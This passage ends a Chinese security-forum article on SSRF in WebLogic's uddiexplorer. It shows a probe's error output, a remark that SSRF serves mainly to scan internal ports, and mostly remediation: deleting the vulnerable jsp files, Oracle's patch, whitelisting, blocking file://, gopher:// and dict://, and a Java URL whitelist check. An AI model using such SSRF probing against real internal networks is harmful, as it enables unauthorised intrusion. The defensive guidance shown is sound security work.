☐ Search for in Business location

An error has occurred
weblogic.uddi.client.structures.exception.XML_SoapException: The server at http://127.0.0.1:7001 returned a 404 error code (Not Found). Please ensure that your URL is correct, and the web service has deployed without error.



然后可以根据遍历查看开放的端口服务，在根据开放的服务来决定是否能执行内网攻击。而实际中越到的SSRF大都是探测类使用，因为能正好搭配使用的情况，而且还

5.4 漏洞修复

5.4.1 删除server/lib/uddiexplorer.war下的相应jsp文件。

```
jar -xvf uddiexplorer.war
rm jsp-files
jar -cvfM uddiexplorer.war uddiexplorer/
```

5.4.2 在官方的漏洞通报上找到补丁安装

<https://www.oracle.com/technetwork/topics/security/cpujul2014-1972956.html>

6. 漏洞修复

6.1 限制返回信息的，例如请求文件，只返回文件是否请求成功，没有请求成功到文件统一返回错误信息。

6.2 对请求地址设置白名单，只允许请求白名单内的地址。

6.3 禁用除http和https外的协议，如：file://，gopher://，dict://等

6.4 限制请求的端口为固定服务端口，如：80，443

6.5 Java类代码修复（来自joychou）

方法调用：

```
String[] urlwhitelist = {"joychou.com", "joychou.me"};
if (!UrlSecCheck(url, urlwhitelist)) {
    return;
}
```

方法代码：

需要先添加guava库（目的是获取一级域名）

```
<dependency>
    <groupId>com.google.guava</groupId>
    <artifactId>guava</artifactId>
    <version>21.0</version>
</dependency>
```

```
public static Boolean UrlSecCheck(String url, String[] urlwhitelist) {
    try {
        URL u = new URL(url);
        // httphttps
        if (!u.getProtocol().startsWith("http") && !u.getProtocol().startsWith("https")) {
            return false;
        }
        // 
        String host = u.getHost().toLowerCase();
        // 
        String rootDomain = InternetDomainName.from(host).topPrivateDomain().toString();

        for (String whiteurl: urlwhitelist){
            if (rootDomain.equals(whiteurl)) {
                return true;
            }
        }
        return false;
    } catch (Exception e) {
        return false;
    }
}
```

点击收藏 | 1 关注 | 1

[上一篇：从某cmsV4.1.0 sql注入...](#) [下一篇：pwn堆入门系列教程3](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)